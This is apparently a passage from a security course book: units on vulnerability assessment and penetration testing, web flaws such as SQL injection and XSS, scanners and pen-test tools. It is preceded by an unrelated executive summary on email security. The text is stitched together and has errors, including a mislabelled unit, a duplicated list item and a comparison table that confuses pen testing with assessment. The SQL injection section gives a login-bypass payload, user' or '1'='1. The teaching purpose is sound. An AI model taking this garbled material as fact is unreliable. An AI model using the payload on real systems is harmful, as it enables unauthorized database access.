Email communications, born in the research community more than two decades ago, have evolved into the electronic communication protocol par excellence used on a daily basis by hundreds of millions of European citizens, as well as by most governments and businesses. The email ecosystem is a highly interoperable one and relies on a core set of protocols initially designed more than three decades ago, in an early digital context much different from the one found today in terms of digital privacy

and security risks. Consequently, this core set was not originally designed with privacy and security requirements in mind, but under the assumption that the several actors involved in email communications could trust each other and that the digital communication links were secure.

With the massive adoption of Internet and email communications, a new rich set of complementary standards and tools were created in order to tackle the growing security and privacy concerns. However, these enhanced protocols and tools have failed in practice to deliver an effective protection. As a result, world-wide email communications remain largely vulnerable to security and privacy threats.

The main findings of this report are summarised as follows:

1. Email communications are in general not sufficiently protected.
2. There are standards, protocols and techniques capable of enhancing the security of email communications but they are not always used or implemented properly in practice.
3. Mature and interoperable end-to-end email security solutions exist but are rarely used in practice.
4. Email communication channels (SMTP to SMTP) are not sufficiently protected in practice.
5. Lack of security in DNS has a direct impact on the security of email communications.
6. Email identity spoofing is still a major risk in email communications.
7. Incentivise industry to support end-to-end solutions.
8. Promote the integration of end-to-end solutions into existing products and services.
9. Promote the security of the email communication channels.
10. Development of a minimum set of security requirements supported by an “Email Privacy Seal”.

Unit 3: Vulnerability Assessment and Penetration Testing (VPAT)-I

3

Unit Structure

- 3.0 Learning Objectives
- 3.1 Introduction
- 3.2 Vulnerability Assessment and Benefits of VAPT
- 3.3 Web Application Vulnerabilities
- 3.4 Vulnerability Assessment Using Acunetix
- 3.5 Working of Vulnerability Assessment Tool
- 3.6 Penetration Testing overview
- 3.7 Penetration Testing
- 3.8 Penetration Testing vs. Vulnerability Assessment
- 3.9 Types of Penetration Testing
- 3.10 Penetration Testing Tools
- 3.11 Limitations of Penetration Testing
- 3.12 Summary

3.0 Learning Objectives

After studying this unit, you should be able to.....

- Understand Vulnerability Assessment and VAPT
 - Know different types web application vulnerabilities.
 - Know Vulnerability Analysis and its steps.
 - Know penetration testing and its steps of testing.
 - Know different types of Penetration Testing.
 - Understand the distinction between penetration testing and network security assessments.
-

3.1 Introduction

Vulnerability assessment and Penetration Testing (VAPT) is the most comprehensive service for auditing, penetration testing, reporting and patching for your company's web based applications. With port 80 always open for web access there is always a possibility that a hacker can beat your security systems and have unauthorized access to your systems. Vulnerability assessment and penetration testing are two different and complimentary proactive approaches to assess the security posture of an information system's network. The Vulnerability Assessment is done to test the security posture of the information system both internally and externally. Penetration tests provide evidence that vulnerabilities do exist as a result network penetrations are possible. They provide a blueprint for remediation. Methodology include: discovery, enumeration, vulnerability identification, vulnerability assessment, exploitation and launching of attack, reporting, external penetration testing, internal penetration testing, legal issues before you start.

3.2 Vulnerability Assessment and Benefits of VAPT

Vulnerability assessment is to find vulnerabilities and to take more holistic look at security. Penetration testing is a focused attack of a single or a few vulnerabilities that are generally already known to exist or are suspected of existing. Vulnerabilities

now scale beyond technology the operational processes like patch management and incident management have a significant impact on the lifecycle of vulnerability. Vulnerability analysis can forecast the effectiveness of proposed countermeasures and evaluate their actual effectiveness after they are put into use.

Vulnerability Assessment and Penetration Testing (VAPT) is a Systematic analysis of security status of Information systems. Vulnerability assessment is an on-demand solution which makes it convenient to run tests over the Internet anywhere, anytime. It is a hybrid solution which blends automated testing with security expert analysis. The unique technology identifies all possible attack vectors. Vulnerability assessment offers partial evaluation of vulnerabilities, actually testing for vulnerabilities done by penetrating barriers is useful adjunct. As it identifies potential access paths missed by VAS. Penetration testing aka “pen testing” is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings. The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents done by Pen testers aka “Red Team”.

METHODOLOGY OVERVIEW

- 1. Discovery:** The penetrator performs information discovery via a wide range of techniques such as, scan utilities, Google dorks, and more in order to gain as much information about the target system as possible. These discoveries often reveal sensitive information that can be used to perform specific attacks on a given machine.
- 2. Enumeration:** Once the specific networks and systems are identified through discovery, it is important to gain as much information possible about each system. The difference between enumeration and discovery depends on the state of intrusion.

Enumeration is all about actively trying to obtain usernames as well as software and hardware device version information.

3. Vulnerability Identification: The vulnerability identification step is a very important phase in penetration testing. This allows the user to determine the weaknesses of the target system and where to launch the attacks.

4. Exploitation and launching of attacks: After the vulnerabilities are identified on the target system, it is then possible to launch the right exploits. The goal of launching exploits is to gain full access of the target system.

5. Denial of Service: A DoS (Denial of Service) test can be performed to test the stability of production systems in order to show if they can be crashed or not. When performing a penetration test of a production system, it is important to test its stability and how easily can it be crashed. By doing this, its stability can be ensured once it is deployed into a real environment. It is important to perform DoS attack to ensure the safeness of certain systems. If an attacker takes down your system during busy or peak hours, this could lead to significant financial losses.

3.2.1 Reasons for Vulnerability Existence

- a) Insecure coding practices.
- b) Developer education not focused on security.
- c) Limited testing budget and scope.
- d) Disjoined security processes.
- e) More resources outside than inside.

3.2.2 Steps for Vulnerability Analysis

- a) Defining and classifying network or system resources.
- b) Assigning relative levels of importance to the resources.
- c) Identifying potential threats to each resource.
- d) Developing a strategy to deal with the most serious potential problems first.
- e) Defining and implementing ways to minimize the consequences if an attack occurs.

Once analysis has been completed, if security holes are found as a result of vulnerability analysis, a vulnerability disclosure may be required. The person or organization that discovers the vulnerability or a responsible industry body such as the **Computer Emergency Readiness Team (CERT)** may make the disclosure. If the vulnerability is not classified as a high level threat, the vendor may be given a certain amount of time to fix the problem before the vulnerability is disclosed publicly. The third stage of vulnerability analysis (identifying potential threats) is sometimes performed by a white hat using ethical hacking techniques. Using this method to assess vulnerabilities, security experts deliberately probe a network or system to discover its weaknesses. This process provides guidelines for the development of countermeasures to prevent a genuine attack.

3.3 Web Application Vulnerabilities


Web applications are those applications that can be availed from anywhere in the world, attackers may be sitting worldwide to make these applications vulnerable, on the basis of specific protocols such as HTTP and HTTPS (and also streaming)

3.3.1 Types of Web Application Vulnerabilities

3.3.1.0 SQL-Injection

SQL injection is one of the most devastating vulnerabilities that impact a business, as it can lead to exposure of all of the sensitive information stored in an application's database, including handy information such as usernames, passwords, names, addresses, phone numbers, and credit card details.

So, what exactly is SQL injection? It is the vulnerability that allows an attacker to influence the Structured Query Language (SQL) sent to a back-end database. By being able to inject malicious code, the attacker can leverage the syntax and capabilities of the database to gain flexibility of supporting database functionality and control over the database.



SQL injection is not a vulnerability that exclusively affects Web applications; any code that accepts input from an untrusted source and then uses that input to form dynamic SQL statements could be vulnerable (e.g. “fat client” applications in a client/server architecture).

In the past, SQL injection was more typically leveraged against server side databases, however with the current HTML5 specification, an attacker could equally execute JavaScript or other codes in order to interact with a client-side database to steal data. SQL Injection (Figure-1) is the hacking technique which attempts to pass SQL commands (statements) through a web application for execution by the backend database. If not sanitized properly, web applications may result in SQL Injection attack that allow hackers to view information from the database and/or even wipe it out. In SQL Injection, the hacker uses SQL queries and creativity to get to the database of sensitive corporate data through the web application.

Understanding How It Happens

- a) SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated or encoded before passing them to SQL queries that will be executed on a database server.
- b) If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, he may be able to execute code on the back-end database.
- c) Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

3.3.1.1 Blind Injection Detection

Web applications access databases for many purposes. One common goal is to access information and present it to the user. In such cases, an attacker might be able to

modify the SQL statement and display arbitrary information from the database into the HTTP response received from the web server. However, there are other cases where it is not possible to display any information from the database, but that doesn't necessarily mean the code can't be vulnerable to SQL injection. This means the discovery and exploitation of the vulnerability is going to be slightly different.

Consider the following **example-2**.

Victim Inc. allows its users to log on to its Web site via an authentication form located at <http://www.victim.com/authenticate.aspx>. The authentication form requests username and password from the user.



Figure-2

If you enter any random username and password the result page shows an “Invalid username or password” message. This is something that you would expect. However, if you enter username value of user’ or ‘1’=’1 the error shown in Figure-2 is displayed. The application shows different error messages when it receives a valid username, and moreover, the username field seems vulnerable to SQL injection.

3.3.1.2 Cross-Site Scripting

If the web site allows uncontrolled content to be supplied by users. User can introduce malicious code in the content for example: Modification of the Document Object Model-DOM (change some links, add some buttons), Send personal information to third party (JavaScript can send cookies to other sites) Figure-3.



Figure-3


XSS attacks involve three parties:

- The attacker.
- The victim.
- The vulnerable web site that the attacker exploits to take action on the victim.

XSS vulnerabilities exist when a web application accepts user input through HTTP requests such as a GET or a POST and then redisplays the input somewhere in the output HTML code.

3.3.1.3 Broken Authentication & Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users identities. Account credentials and sessions tokens are often not properly protected, third party can access to one's account. Method of attack use weakness in authentication mechanism Figure-4.



- a) Logout
- b) Password Management Timeout
- c) Remember me

3.3.1.4 Insecure Direct Object References

It occurs when developer uses HTTP parameter to refer to internal object. A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place. For example, in Internet Banking applications, it is common to use the account number as the primary key. Therefore, it is tempting to use the account number directly in the web interface. Even if the developers have used parameterized SQL queries to prevent SQL injection, if there is no extra check that the user is the account holder and authorized to see the account, an attacker tampering with the account number parameter can see or change all accounts.

3.3.1.5 Failure to Restrict URL

Many web applications check URL access rights before rendering protected links and button. However, applications need to perform similar access control checks each time when pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway. Some site just prevent the display links or URL's to unauthorized users, attackers can access directly the URL's by gaining access to protected areas. Code that evaluates privileges on the client rather than on the server. Privileges tested in JavaScript and access to a hidden address. But attacker can see the code the address.

3.3.1.6 Remote Code Execution

This vulnerability allows an attacker to run arbitrary, system level code on the vulnerable server and retrieve any desired information contained therein. Improper coding errors lead to this vulnerability. It is difficult to discover this vulnerability during penetration testing assignments but such problems are often revealed while doing a source code review. However, when testing web applications is important to remember that exploitation of this vulnerability can lead to total system compromise with the same rights as the web server itself.

3.4 Vulnerability Assessment Using Acunetix

Acunetix site Audit provides you with an immediate and comprehensive security audit of all off-the-shelf and bespoke web applications. Performed by web security experts using Acunetix Web Vulnerability Scanner, Acunetix Site Audit

- a) Provides you with an immediate and comprehensive website security audit.
- b) Ensures your website is secure against web attacks.
- c) Checks for SQL injection, Cross site scripting and other vulnerabilities.
- d) Audits shopping carts, forms, and dynamic content. Scans all your website and web applications including JavaScript / AJAX applications for security vulnerabilities.

3.5 Working of Vulnerability Assessment Tool

Vulnerability assessment tools generally work by attempting to automate the steps often employed to exploit vulnerabilities: they begin by performing a “footprint” analysis to determine what network services and/or software programs (including versions and patch levels) run on the target.

The tools then attempt to find indicators (patterns, attributes) of, or to exploit vulnerabilities known to exist, in the detected services/software versions, and to report the findings that result. Caution must be taken when running exploit code against “live” (operational) targets, because damaging results may occur. For example, targeting a live Web application with a “drop tables” Standard Query Language (SQL) injection probe could result in actual data loss.

For this reason, some vulnerability assessment tools are (or are claimed to be) entirely passive. Passive scans, in which no data is injected by the tool into the target, do nothing but read and collect data. In some cases, such tools use vulnerability signatures, i.e., patterns or attributes associated with the likely presence of a known vulnerability, such as lack of a certain patch for mitigating that vulnerability in a given target. All passive tools are limited in usefulness (compared with tools that are not completely passive) because they can only show the presence of vulnerabilities based on circumstantial evidence, rather than testing directly for utility when performed on its own, as all the injected exploits would be “blind”, i.e., they would be launched at the target without knowing its specific details or susceptibility 6 Vulnerability Assessment IA Tools Report – Sixth Edition to the exploits.

For this reason, the majority of vulnerability assessment tools combine both passive and active scanning, the passive scanning is used to discover the vulnerabilities that the target is most likely to contain, and the active scanning is used to verify that those vulnerabilities are, in fact, both present and exposed as well as exploitable. Determining that vulnerabilities are exploitable increases the accuracy of the assessment tool by eliminating the false positives, i.e. , the instances in which the scanner detects a pattern

or attribute indicative of a likely vulnerability that which, upon analysis, proves to be either

- a) Not present
- b) Not exposed, and
- c) Not exploitable.

It is the combination of passive and active scanning, together with increased automation that has rendered automated penetration testing suites more widely useful in vulnerability assessment. Most vulnerability assessment tools are capable of scanning a number of network nodes, including networking and networked devices (switches, routers, firewalls, printers, etc.), as well as server, desktop, and portable computers. The vulnerabilities that are identified by these tools may be the result often programming flaws (e.g. Vulnerabilities to buffer overflows, SQL-Injections, cross site scripting [XSS], etc.), or implementation flaws and misconfigurations. A smaller subset of tools also provide enough information to enable the user to discover design and even architecture flaws.

The reason for “specialization” of vulnerability assessment tools, e.g., network scanners, host scanners, database scanners, web application scanners, is that to be effective, the tool needs to have a detailed knowledge of the targets it will scan. A network scanner needs to know how to perform and interpret a network footprint analysis that involves first discovering all active nodes on the network, then scanning them to enumerate all of the available network services (e.g., File Transfer Protocol [FTP], Hyper Text Transfer Protocol [HTTP]) on each host. As part of this service enumeration process, the scanner attempts to identify vulnerabilities through grabbing and analysing banners, and checking open port status, protocol compliance, and service behaviour, and through direct injection of exploits targeting known vulnerabilities (listed in the tool’s built-in vulnerability database) into any open port it has found.

Unit 4: Vulnerability Assessment and Penetration Testing (VPAT)-II

4

Unit Structure

- 3.6 Penetration testing overview
- 3.7 Penetration Testing
- 3.8 Penetration Testing vs. Vulnerability Assessment
- 3.9 Types of Penetration Testing
- 3.10 Penetration Testing Tools
- 3.11 Limitations of Penetration Testing
- 3.12 Summary

3.6 Penetration Overview

The overall objective of penetration testing is to discover areas of the enterprise network where an intruder can exploit security vulnerabilities. Different types of penetration testing are necessary for different types of network devices. For example, a penetration test of a firewall is different from a penetration test of a typical user's machine. Even a penetration test of devices in the DMZ (demilitarized zone) is different from performing a scan to see if network penetration is possible. The type of penetration test should be weighed against the value of the data on the machine being tested and the need for connectivity to a given service.

3.6.0 What is Penetration Testing?

Penetration testing is a type of security testing that is used to test the insecurity of an application. It is conducted to find the security risk which might be present in the system. If a system is not secured, then any attacker can disrupt or take authorized access to that system. Security risk is normally an accidental error that occurs while developing and implementing the software. For example, configuration errors, design errors, and software bugs, etc.

The penetration testing process has three primary components

- a) Defining the scope.
- b) Performing the penetration test.
- c) Reporting and delivering results.

3.6.1 Step 1: Defining the Scope

Before a penetration test can be launched, the enterprise must define the scope of the testing. This step includes determining the extent of testing, what will be tested, from where it will be tested, and by whom.

Full-Scale vs. Targeted Testing

An enterprise must decide whether to conduct a full-scale test of the entire network or to target specific devices, such as the firewall. It is usually best to do both in order to determine the level of exposure to the public infrastructure, as well as the security of individual targets. For example, firewall policies are often written to allow certain services to pass through them. The security for those services is placed on the device performing those services and not at the firewall. Therefore, it is necessary to test the security of those devices as well as the firewall. Some of the specific targets that should be considered for penetration testing are firewalls, routers, Web servers, mail servers, FTP servers, and DNS servers.

Devices, Systems, and Passwords

In defining the scope of the project, the enterprise must also decide on the range of testing. For example, is it looking only for vulnerabilities that could lead to a compromise of a device, or is it also looking for susceptibility to denial of service attacks? In addition, the enterprise must decide whether it will allow its password file to be hacked by the security team to test its users' choice of passwords, and whether it will subject its devices to password grinding across the network.

Remote vs. Local Testing

Next, the enterprise must decide whether the testing will be performed from a remote location across the Internet or onsite via the local network. This decision is dictated to a large degree by the targets that are selected for testing and by the current security implementations. For example, a remote test of a machine behind a firewall that hides network address translation for Internet access will fail if the firewall appropriately prevents access to the machine. However, testing the same firewall to see if it will protect users computers from a remote scan will be successful.

In-House vs. Outsourced Testing

After the scope of the testing has been determined, the IT team must decide whether to use in-house resources to perform the testing or to hire outside consultants. In-house testing should be chosen only if an enterprise lacks the funds to hire outside

consultants, or if the data is so sensitive that no one outside the company should view it. In all other cases, hiring outside consultants is recommended. Outside security consultants are highly trained and have worked with hundreds of different networks, bringing specific expertise and broad experience to the testing process. In addition, they help ensure an unbiased and complete testing procedure. Security consultants continuously research new vulnerabilities, invest in and understand the latest security testing hardware and software, recommend solutions for resolving problems, and provide additional personnel for the testing process. Enterprises can leverage the experience and resources of outside security consultants to help ensure thorough, properly executed penetration tests.

3.6.2 Step 2: Performing the Penetration Test

Proper methodology is essential to the success of the penetration test. It involves gathering information and then testing the target environment. The testing process begins with gathering as much information as possible about the network architecture, topology, hardware, and software in order to find all security vulnerabilities. Researching public information such as Who records, SEC filings, business news articles, patents, and trademarks not only provides security engineers with background information, but also gives insight into what information hackers can use to find vulnerabilities. Tools such as ping, traceroute, and nslookup can be used to retrieve information from the target environment and help determine network topology, Internet provider, and architecture. Tools such as port scanners, NMAP, SNMPC, and NAT help determine hardware, operating systems, patch levels, and services running on each target device.

Once information about all the targets has been assembled, the security engineers use it to configure commercial scanning tools such as ISS Internet Scanner, NAI's CyberCop Scanner, and freeware tools such as Nessus and Satan to search for vulnerabilities. The use of these commercial and freeware tools greatly speeds up the scanning process. After the vulnerability scanning has been completed, the output is examined for false positives and false negatives. Any vulnerability suspected of being false is re-examined or tested using other tools or custom scripts.

To test for new vulnerabilities that have not been updated into the commercial or freeware scanners, the security engineers perform additional tests and run recently released exploits. This is necessary because new exploits are released every day, and it may be several weeks or months before these vulnerabilities are included in the vulnerability databases of the automated scanning tools.

Once scanning has been performed, the security engineers can test for additional items defined in the scope of the penetration test, including password vulnerabilities and denial of service (DOS) attacks. To test for DOS attacks in a production environment, without risking device outage, an enterprise can create a duplicate image of the production device and then place the image on similar hardware for testing.

3.6.3 Step 3: Reporting and Delivering Results

After completing the penetration testing, security engineers analyze all information derived from the testing procedure. Then they list and prioritize vulnerabilities; categorize risks as high, medium, or low; and recommend repairs if vulnerabilities are found. They may also provide resources, such as Internet links, for finding additional information or obtaining patches to repair vulnerabilities.

The final report may include the following parts:

- a) An executive summary summarizes the penetration test findings and discloses information concerning both strong and weak aspects of the existing security system. Key points of the test findings are also included.
- b) A more technically detailed report of the findings lists information about each device's vulnerabilities; categorizes and prioritizes risks; and makes recommendations about repairs, including providing additional technical information on how to repair any vulnerability.
- c) Additional information, such as raw scanner output, Whois records, screenshots, and diagrams, as well as relevant RFCs and white papers, is included in an appendix.

3.6.4 Why is Penetration Testing Required?

Penetration testing normally evaluates a system's ability to protect its networks, applications, endpoints and users from external or internal threats. It also attempts to protect the security controls and ensures only authorized access.

Penetration testing is essential because

- a) It identifies a simulation environment i.e., how an intruder may attack the system through white hat attack.
- b) It helps to find weak areas where an intruder can attack to gain access to the computer's features and data.
- c) It supports to avoid black hat attack and protects the original data.
- d) It estimates the magnitude of the attack on potential business.
- e) It provides evidence to suggest, why it is important to increase investments in security aspect of technology.

3.6.5 When to Perform Penetration Testing?

Penetration testing is an essential feature that needs to be performed regularly for securing the functioning of a system. In addition to this, it should be performed whenever:

- a) Security system discovers new threats by attackers.
- b) You add a new network infrastructure.
- c) You update your system or install new software.
- d) You relocate your office.
- e) You set up a new end-user program/policy.

3.6.6 How is Penetration Testing Beneficial?

Penetration testing offers the following benefits.

Enhancement of the Management System: It provides detailed information about the security threats. In addition to this, it also categorizes the degree of vulnerabilities and suggests you, which one is more vulnerable and which one is less. So, you can easily and accurately manage your security system by allocating the security resources accordingly.

Avoid Fines: Penetration testing keeps your organization's major activities updated and complies with the auditing system. So, penetration testing protects you from giving fines.

Protection from Financial Damage: A simple breach of security system may cause millions of dollars of damage. Penetration testing can protect your organization from such damages.

Customer Protection: Breach of even a single customer's data may cause big financial damage as well as reputation damage. It protects the organizations who deal with the customers and keep their data intact.


3.7 Penetration Testing Method

3.7.0 Steps of Penetration Testing Method

The following are the seven steps of penetration testing: (Figure-5)

3.7.1 Planning & Preparation

Planning and preparation starts with defining the goals and objectives of the penetration testing. The client and the tester jointly define the goals so that both the parties have the same objectives and understanding. The common objectives of penetration testing are

**Figure-5**

IT security confirmed by an external third party.

1. To identify the vulnerability and improve the security of the technical systems.
2. Have to increase the security of the Organizational / personnel infrastructure.

3.7.2 Reconnaissance

Reconnaissance includes an analysis of the preliminary information. Many times, a tester doesn't have much information other than the preliminary information, i.e., an IP address or IP address block. The tester starts by analyzing the available information and, if required, requests for more information such as system descriptions, network plans, etc. from the client. This step is the passive penetration test, a sort of. The sole objective is to obtain a complete and detailed information of the systems.

3.7.3 Discovery

In this step, a penetration tester will most likely use the automated tools to scan target assets for discovering vulnerabilities. These tools normally have their own databases giving the details of the latest vulnerabilities. However, tester discovers

1. **Network Discovery:** Such as discovery of additional systems, servers, and other devices.
2. **Host Discovery:** It determines open ports on these devices.
3. **Service Interrogation:** It interrogates ports to discover actual services which are running on them.

3.7.4 Analyzing Information and Risks

In this step, tester analyzes and assesses the information gathered before the test steps for dynamically penetrating the system. Because of larger number of systems and size of infrastructure, it is extremely time consuming. While analyzing, the tester considers the following elements

1. The defined goals of the penetration test.
2. The potential risks to the system.
3. The estimated time required for evaluating potential security flaws for the subsequent active penetration testing.

However, from the list of identified systems, the tester may choose to test only those which contain potential vulnerabilities.

3.7.5 Active Intrusion Attempts

This is the most important step that has to be performed with due care. This step entails the extent to which the potential vulnerabilities that was identified in the discovery step which possess the actual risks. This step must be performed when a verification of potential vulnerabilities is needed. For those systems having very high integrity requirements, the potential vulnerability and risk needs to be carefully considered before conducting critical clean up procedures.

3.7.6 Final Analysis

This step primarily considers all the steps conducted till that time and an evaluation of the vulnerabilities present in the form of potential risks. Further, the tester recommends to

eliminate the vulnerabilities and risks. Above all, the tester must assure the transparency of the tests and the vulnerabilities that it disclosed.

3.7.7 Report Preparation

Report preparation must start with overall testing procedures, followed by an analysis of vulnerabilities and risks. The high risks and critical vulnerabilities must have priorities and then followed by the lower order.

However, while documenting the final report, the following points needs to be considered

- a) Overall summary of penetration testing.
- b) Details of each step and the information gathered during the pen testing.
- c) Details of all the vulnerabilities and risks discovered.
- d) Details of cleaning and fixing the systems.
- e) Suggestions for future security.

3.8 Penetration Testing VS. Vulnerability Assessment

The following table illustrates the fundamental differences between penetration testing and vulnerability assessments:

Penetration Testing	Vulnerability Assessments
Determines the scope of an attack.	Makes a directory of assets and resources in a given system.
Tests sensitive data collection.	Discovers the potential threats to each resource.
Gathers targeted information and/or inspect the system.	Allocates quantifiable value and significance to the available resources.
Cleans up the system and gives final report.	Attempts to mitigate or eliminate the potential vulnerabilities of valuable resources.
It is non-intrusive, documentation and	Comprehensive analysis and through review of the target system and its environment.

environmental review and analysis.	
It is ideal for physical environments and network architecture.	It is ideal for lab environments.
It is meant for critical real-time systems.	It is meant for non-critical systems.

3.9 Types of Penetration Testing

The type of penetration testing normally depends on the scope and the organizational wants and requirements. This section discusses about different types of Penetration testing. It is also known as Pen Testing.

3.9.0 Types of Pen Testing

Following are the important types of pen testing:(Figure-6)

- a) Black Box Penetration Testing.
- b) White Box Penetration Testing.
- c) Grey Box Penetration Testing.




Figure-6

For better understanding, let us discuss each of them in detail:

3.9.1 Black Box Penetration Testing

In black box penetration testing, tester has no idea about the systems that he is going to test. He is interested to gather information about the target network or system. For example, in this testing, a tester only knows what should be the expected outcome and he does not know how the outcomes arrives. He does not examine any programming codes.

Advantages of Black Box Penetration Testing

- a) Tester need not necessarily be an expert, as it does not demand specific language knowledge.
- b) Tester need not necessarily be an expert, as it does not demand specific language knowledge.
- c) Test is generally conducted with the perspective of a user, not the designer.

Disadvantages of Black Box Penetration Testing

- a) Particularly, these kinds of test cases are difficult to design.
- b) Possibly, it is not worth, incase designer has already conducted a test case.
- c) It does not conduct everything.

3.9.2 White Box Penetration Testing

This is a comprehensive testing, as tester has been provided with whole range of information about the systems and/or network such as Schema, Source code, OS details, IP address, etc. It is normally considered as a simulation of an attack by an internal source. It is also known as structural, glass box, clear box, and open box testing.

White box penetration testing examines the code coverage and does data flow testing, path testing, loop testing, etc.

Advantages of White Box Penetration Testing

1. It ensures that all independent paths of a module have been exercised.
2. It ensures that all logical decisions have been verified along with their true and false value.
3. It discovers the typographical errors and does syntax checking.
4. It finds the design errors that may have occurred because of the difference between logical flow of the program and the actual execution.

3.9.3 Grey Box Penetration Testing

In this type of testing, a tester usually provides partial or limited information about the internal details of the program of a system. It can be considered as an attack by an

external hacker who had gained illegitimate access to an organization's network infrastructure documents.

Advantages of Grey Box Penetration Testing

1. As the tester does not require the access of source code, it is non-intrusive and unbiased.
2. As there is clear difference between a developer and a tester, so there is least risk of personal conflict.
3. You don't need to provide the internal information about the program functions and other operations.

3.9.4 Areas of Penetration Testing

Penetration testing is normally done in the following three areas

Network Penetration Testing: In this testing, the physical structure of a system needs to be tested to identify the vulnerability and risk which ensures the security in a network. In the networking environment, a tester identifies security flaws in design, implementation, or operation of the respective company/organization's network. The devices, which are tested by a tester can be computers, modems, or even remote access devices, etc.

Application Penetration Testing: In this testing, the logical structure of the system needs to be tested. It is an attack simulation designed to expose the efficiency of an application's security controls by identifying vulnerability and risk. The firewall and other monitoring systems are used to protect the security system, but sometimes, it needs focused testing especially when traffic is allowed to pass through the firewall.

The response or workflow of the system: This is the third area that needs to be tested. Social engineering gathers information on human interaction to obtain information about an organization and its computers. It is beneficial to test the ability of the respective organization to prevent unauthorized access to its information systems. Likewise, this test is exclusively designed for the workflow of the organization/company.

3.10 Penetration Testing Tools

Penetration testing, normally consists of information gathering, vulnerability and risk analysis, vulnerability exploits, and final report preparation. It is also essential to learn the features of several of tools which are available with penetration testing. This section provides information and insights about these features.

The following table collects some of the most significant penetration tools and illustrates their features:

Tool Name	Purpose	Purpose	Expected Cost
Hping	Port Scanning Remote OS fingerprinting	Linux, NetBSD, FreeBSD, OpenBSD	Free
Nmap	Network Scanning Port Scanning OS Detection	Linux, Windows, FreeBSD, OS X, HP-UX, NetBSD, Sun, OpenBSD, Solaris, IRIX, Mac, etc.	Free
SuperScan	Runs queries including ping, whois, hostname lookups, etc. Detects open UDP/TCP ports and determines which services are running on those ports.	Windows 2000/XP/Vista/7/8	Free
p0f	Os fingerprinting Firewall detection	Linux, FreeBSD, NetBSD, OpenBSD, Mac OS X, Solaris, Windows, and AIX	Free
Xprobe	Remote active OS fingerprinting Port Scanning TCP fingerprinting	Linux	Free
Htprint	Web server fingerprinting SSL detection Detect web enabled devices (e.g., wireless access points, switches, modems,	Linux, Mac OS X, FreeBSD, Win32 (command line & GUI)	Free

Tool Name	Purpose	Purpose	Expected Cost
	routers)		
Nessus	Detect vulnerabilities that allow remote cracker to control/access sensitive data	Mac OS X, Linux, FreeBSD, Apple, Oracle Solaris, Windows	Free to limited edition
GFI LANguard	Detect network vulnerabilities	Windows Server 2003/2008, Windows 7 Ultimate/Vista, Windows 2000 Professional, Business/XP, Server 2000/2003/2008	Only Trial Version Free
Iss Scanner	Detect network vulnerabilities	Windows 2000 Professional with SP4, Windows Server 2003 Standard with SP1, Windows XP Professional with SP1a	Only Trial Version Free
